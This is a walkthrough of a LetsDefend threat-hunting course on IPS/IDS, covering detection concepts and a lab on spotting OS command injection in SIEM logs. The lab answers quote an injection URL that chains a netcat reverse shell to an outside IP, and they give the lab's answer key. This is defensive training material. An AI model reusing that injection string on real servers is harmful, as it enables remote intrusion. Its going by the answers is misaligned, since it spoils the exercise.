Threat Hunting with IPS/IDS Walkthrough — LetsDefend

Introduction
Threat hunting is a proactive cybersecurity strategy. Rather than focusing solely on known threats, security teams hunt for advanced and stealthy attacks that have yet to be detected. Intrusion prevention system (IPS) and intrusion detection system (IDS) technologies play a critical role in this hunting process.
- Intrusion Detection System (IDS) : IDS is a security technology that monitors network traffic and system events to detect suspicious activities. It typically operates passively, meaning it detects attacks but does not take action. Detected suspicious activities are reported to security teams.
- Intrusion Prevention System (IPS) : IPS goes a step further than IDS. It monitors network traffic, detects suspicious activities, and takes proactive measures against these threats, including actions such as blocking malicious traffic or terminating sessions.

This lesson has provided an introduction to the topic. The next lesson will cover “ The Role of IPS/IDS in Threat Hunting” .
Questions
No Anser Needed
The Role of IPS/IDS in Threat Hunting
In the threat hunting process, security tools or systems such as IPS (Intrusion Prevention System) and IDS (Intrusion Detection System) provide significant support in both detecting existing threats and understanding how these threats operate. The functions that IPS and IDS systems perform in the threat hunting process are as follows:
Incident Detection and Early Alerts
IPS/IDS systems continuously monitor network traffic and system behavior, enabling them to detect attackers’ movements in the early stages. These systems provide cybersecurity teams with initial alerts about potential threats, allowing attackers to be stopped before they can execute their plans. These alerts serve as a starting point for threat hunting processes and identify situations that require deeper investigation. Alerts typically include the following scenarios:
- Suspicious Traffic: A sudden increase in traffic volume from a specific IP address or system is often a notable event. For example, an internal IP address transferring significantly more data than usual to external systems could indicate data exfiltration or an attack attempt. Such sudden spikes, especially in systems that normally have low traffic volumes, can be a sign of a serious threat.
- Unexpected Connections: Connections made by devices within the system or network to unexpected IP addresses are among the early indications of cyber attacks. For example, a server on the internal network connecting to a remote IP address it doesn’t normally communicate with could indicate backdoor activity or malware. Such situations are common with phishing attacks or the use of remote access tools (RATs).
- Unexpected Data Transfers: A device or system that does not normally perform certain data flows or transfers suddenly starts sending or receiving large amounts of data could indicate a security breach or data leakage. Such unexpected data transfers, especially connections from critical systems to the outside world, should raise suspicions of malware activity or insider threats. IPS/IDS systems can detect such transfers and provide alerts to identify data theft or malicious activity hidden in encrypted traffic.
- Suspicious Protocols: The sudden use of rarely or never-used protocols on a particular network segment can be an indication that attackers are using unconventional methods to avoid detection. For example, the sudden appearance of FTP or SSH traffic on a system that normally has only HTTP traffic could indicate that attackers are attempting to steal data or send commands. Such unexpected protocol usage should be immediately detected and alerted by IPS/IDS systems.
These alerts not only serve as a starting point for threat hunters, but also provide guiding information to help understand the potential target and how the attack was carried out. Detailed analysis of alerts can help understand the attacker’s path and prevent potential threats in advance.

Comprehensive Data Collection
IPS/IDS systems collect and analyze a wide range of data during the threat hunting process. In order to track threats and detail the movements of attackers, this data is critical. The data collected includes:
- Packet Records: Each data packet on the network is recorded. These records include the data carried by each packet, source and destination IP addresses, protocols used, and payloads. Packet records are particularly useful for investigating suspicious traffic or attack vectors from specific sources. For example, identifying the types of packets heavily used in a DDoS attack provides critical information to mitigate the attack.
- Connection Information: IPS/IDS systems collect detailed connection logs that show which devices communicate with which servers, when, and how often. This information is essential for detecting deviations from normal behavior and identifying potential threats. For example, an internal server suddenly communicating frequently with different external IP addresses could indicate data leakage or backdoor access.
- Attack Patterns: Known threat signatures are loaded into IPS/IDS systems, which compare network traffic against these signatures to detect potential attacks. Attack patterns help threat hunters link past attacks to current events. In addition, these signatures can reveal whether previously used methods are being reused. For example, detecting a new version of known malware can be achieved by effectively using signatures from past attacks.
The collected data helps threat hunters determine when an attack began, how it spread, and what systems were targeted. In addition, the attacker’s intentions and next steps can be predicted through the correlation analysis of this data.

Anomaly and Signature-Based Detection
IPS/IDS systems use two main methods to detect threats: signature-based detection and anomaly-based detection. These two methods are used together to identify different types of threats and are critical in the threat hunting process.
Signature-based Detection: Signature-based detection relies on known signatures of specific types of attacks. These signatures are created based on data from past attacks or predefined threats. Signature-based detection is particularly effective for quickly identifying common and known attacks. For example, signature-based systems can quickly detect the characteristic traces left in network traffic by known malware. However, this method may be limited against new and previously unseen attacks because such attacks use undefined signatures.
Anomaly-based Detection: Anomaly-based detection identifies deviations from normal network behavior and detects potential threats. This approach is especially important for detecting unknown or zero-day attacks. Anomaly detection looks for changes in network behavior at specific times or with specific user activity. For example, a server with normally low traffic suddenly transferring large amounts of data could be flagged as an anomaly and require further investigation. By using continuous learning and advanced analysis techniques, anomaly detection offers a versatile approach to threat hunting.
Threat hunting often uses these two detection methods together. Signature-based detection provides rapid identification of known threats, enabling immediate response. Anomaly-based detection uncovers unknown threats and provides a broader security perspective. Combined, they enhance security teams’ ability to detect both known and unknown threats, strengthening cybersecurity defenses.

This lesson discussed the importance of IPS and IDS in the threat hunting process. The next lesson will cover the topic “ Using IPS/IDS in the Threat Hunting Process “.
Questions
No Anser Needed
Using IPS/IDS in the Threat Hunting Process
In the threat hunting process, the effective use of Intrusion Prevention System/Intrusion Detection System (IPS/IDS) systems significantly enhances the threat hunter’s ability to detect, analyze, and respond to threats. The following content describes how IPS/IDS systems are used in the threat hunting process. This lesson focuses on investigations performed on IPS/IDS systems based on hypotheses developed by threat hunters.
Data Collection and Log Analysis
Importance of IPS/IDS Logs
IPS/IDS systems generate a large amount of network traffic data. This data is critical to identifying potential threats during the threat hunting process.
Logs contain unusual activity on the network or behavior that matches known attack signatures. These logs serve as a starting point for threat hunters.
Data Collection Process
- Centralized Logging: Collecting IPS/IDS logs in a centralized system simplifies analysis and correlation processes.
- Log Formats and Structure: Understanding the log format, determining where specific information is located, and identifying which information can be used for threat hunting are essential.
- Filtering and Prioritizing Logs: Filtering and prioritization techniques are used to make sense of the large volume of data in logs, allowing analysts to focus on only critical events.
Analysis Techniques
- Basic Log Analysis: Simple search and sorting operations on logs to identify anomalies.
- Advanced Log Analysis: Using specialized software or scripts to create correlations, trend analyses, and behavior models from logs.
- Automated Analysis Tools: Automatically analyzing logs using machine learning and AI-supported tools to detect potential threats.

Anomaly Detection
- Defining Normal Behavior: Defining normal traffic and user behavior on the network is necessary for detecting anomalies.
Anomaly Detection Methods
- Statistical Methods: Statistically analyzing traffic data to define anomalies.
- Machine Learning-Based Methods: Using supervised and unsupervised learning algorithms for anomaly detection.
Anomaly Detection and IPS/IDS
Detected anomalous traffic is logged by IPS/IDS systems, and analysis of these logs enables early detection of potential attacks.
Detection of Attack Indicators
Signature-Based Detection
IPS/IDS systems detect and log traffic that matches known attack signatures.
- Updating Signature Databases: Keeping attack signatures up-to-date is crucial for detecting new threats.
Anomaly-Based Attack Detection
Often associated with anomaly detection, it is the detection of potential threats that fall outside of known attack signatures.
- Behavioral Analysis: Monitoring changes in attackers’ behavior over time and predicting attacks based on these behaviors.
Real-Time Analysis
- Real-Time Traffic Monitoring: IPS/IDS systems monitor network traffic in real time to detect threats requiring immediate intervention.
- Automatic Alerts: Threat hunters define automatic alerts for specific events or anomaly detections, enabling quick action.
- Incident Response Procedures: Establishing and implementing emergency response steps for threats detected in real time.
Retrospective Analysis
- Log Archiving: Archiving IPS/IDS logs for a specific period to allow future analysis.
- Historical Data Review: Examining past logs to detect previously overlooked threats and understand how attacks evolved.
- Correlation and Trend Analysis: Performing correlation and trend analysis on logs to determine if events from different time periods are related.
- Retrospective Hypothesis Testing: Threat hunters test their hypotheses on past logs to determine the starting points of attacks or the techniques used.
Hypothesis Testing and Validation with IPS/IDS Systems
Creating a Hypothesis
- Role of Hypotheses in Threat Hunting: Threat hunters develop hypotheses to understand attack or threat scenarios.
- Hypothesis Testing with IPS/IDS Systems: Testing developed hypotheses on IPS/IDS logs to check if the signs and behaviors validate the hypothesis.
Validation and Reporting
- Validation Process: Validating hypotheses using various data sources and analyses.
- Reporting: Reporting findings from the threat hunting process and sharing them with management and other security teams.
- Action Plans: Determining and implementing security measures based on validated hypotheses.
Conclusion
This lesson discussed how threat hunters’ hypotheses are tested on IPS/IDS systems, how data collection and analysis processes are managed, and how actions are taken against detected threats.
The next lesson will cover the topic “ Network Traffic Anomaly Hypothesis “.
Questions
No Anser Needed
Network Traffic Anomaly Hypothesis
Hypothesis
A threat actor may be attempting to distribute malware through web traffic.

Data Sources
- IDS/IPS Logs: Records of abnormal traffic activities and events matching known attack signatures.
- Network Traffic Logs: Incoming and outgoing network traffic from specific devices.
- Firewall Logs: Suspicious external connection attempts and blocked network traffic.
- Web Server Logs: Abnormal or unexpected HTTP requests.
Analysis Steps
IDS/IPS Indications
- Examine traffic activities that match known attack signatures.
- Check for deviations from normal behavior patterns in IDS/IPS systems that perform anomaly detection.
Network Traffic Analysis
- Monitor abnormal traffic volume and unexpected connection attempts.
- Analyze unusual traffic originating from or directed to a specific device.
Firewall Alerts
- Review blocked external connection attempts and suspicious outbound traffic.
- Investigate significant increases or abnormal port usage in firewall logs.
Log Correlation
- Combine IDS/IPS, network traffic, and firewall logs to identify abnormal traffic or activities matching known attack signatures.
- Conduct correlation analysis to look for consistent attack indicators across multiple log sources.
Protocol and Port Analysis
- Monitor unusual traffic over protocols such as SMB, RDP, and HTTP.
- Investigate connections made over suspicious ports.
Time Frame Analysis
- Identify the time periods during which abnormal activity is concentrated.
- Analyze off-hours activity and traffic changes that match attack signatures.
Expected Outcomes
- Detecting known attack signatures and anomalies in IDS/IPS logs.
- Suspicious outbound traffic and blocked connection attempts in firewall logs.
- Unusual traffic spikes from a specific device or group of devices.
Summary
In the threat hunting process, IDS/IPS systems play a critical role in detecting abnormal traffic and activity that matches known attack signatures on the network. By following the steps outlined in this lesson, potential threats can be detected earlier. This process helps organizations strengthen their cybersecurity strategies, manage attacks more effectively, and proactively protect network security. When used in the threat hunting process, IDS/IPS systems accelerate the detection of suspicious activity and attacks, enabling organizations to respond more quickly to threats.
Questions
No Anser Needed
Practical Lab
Hypothesis
Note: The questions in this section are prepared for Threat Hunting based on the following hypothesis.
Hypothesis: Attackers may be attempting to exploit the “OS Command Injection” vulnerability in the organization’s web applications to gain unauthorized access to servers and execute malicious commands.
Threat Hunting Lab Environment
- IPS/IDS Events (FortiIPS)
- SIEM (Wazuh)
- EDR Events (Sysmon)
- CTI Events (Threat Intel LetsDefend Platform)
Lab Notes
- Analyze the logs between “Aug 8, 2024 00:00 — Aug 13, 2024 00:00” to answer the questions below.
- Subsequent questions require correct answers from previous ones. Answer all questions strictly in the order they appear.
Questions
Note: Analyze the logs between “Aug 8, 2024 00:00 — Aug 13, 2024 00:00” to answer the questions below.
Note: Subsequent questions require correct answers from previous ones. Answer all questions strictly in the order they appear.
How many distinct IP addresses were detected performing OS Command Injection attacks?
Apply the filters “data.subtype: ips” and “data.attack: OS.Command.Injection.Attempt” in SIEM.

Answer: 4
How many distinct target servers were attacked by the IP addresses performing “OS Command Injection”?
In SIEM, use the filters “data.subtype: ips” and “data.attack: OS.Command.Injection.Attempt”, then check the values in the “data.dstip” field.

Answer: 1
Which APT group is associated with the IP address reported by the CTI platform (LetsDefend — Threat Intel) as conducting an OS Command Injection attack?
Search the “OS Command Injection” attacker IP(s) on the CTI platform.

Answer: APT-ZF-41
According to IPS/IDS logs, how many distinct unblocked “OS Command Injection” attacks were there?
Filter SIEM logs with “data.subtype: ips” and “data.attack: OS.Command.Injection.Attempt”, then check the “action” field.

Answer: 1
What command was executed on the target server during the “OS Command Injection” attack to establish a remote connection?
Apply SIEM filters “data.subtype: ips”, “data.attack: OS.Command.Injection.Attempt”, and “data.action: alert”, then check the “data.url” field.
news_page.php?file=config.txt&&nc.exe 46.88.3.4 443 -e cmd.exe
Answer: nc.exe
What was the “parent process” of the command executed during the “OS Command Injection” attack on the target server?
Filter SIEM logs with “agent.ip: [IP_Address]” and “rule.groups: sysmon”, then review the “data.win.eventdata.parentImage” field.

Answer: w3wp.exe
What was the “username” of the user who executed the command in the “OS Command Injection” attack on the target server?
Use SIEM filters “agent.ip: [IP_Address]” and “rule.groups: sysmon”, then check the “data.win.eventdata.user” field.
Answer: SYSTEM
How many unique IP addresses performed “OS Command Injection” attacks using the “POST method”?
Filter SIEM logs with “data.subtype: ips” and “data.attack: OS.Command.Injection.Attempt”, then inspect the “data.method” field.,

Answer: 1
What was the “target IP address” for the attempted connection during the “OS Command Injection” attack?
Apply SIEM filters “data.subtype: ips”, “data.attack: OS.Command.Injection.Attempt”, and “data.action: alert”, then check the “data.url” field.
Answer: 46.88.3.4
What is the “logid” of the log that displays a successful connection to the external IP address via an OS command injection attack?
Search the IP address obtained in the previous step in SIEM using “data.dstip: [IP_Address]” and “data.action: accept” filters.

Answer: 0642134672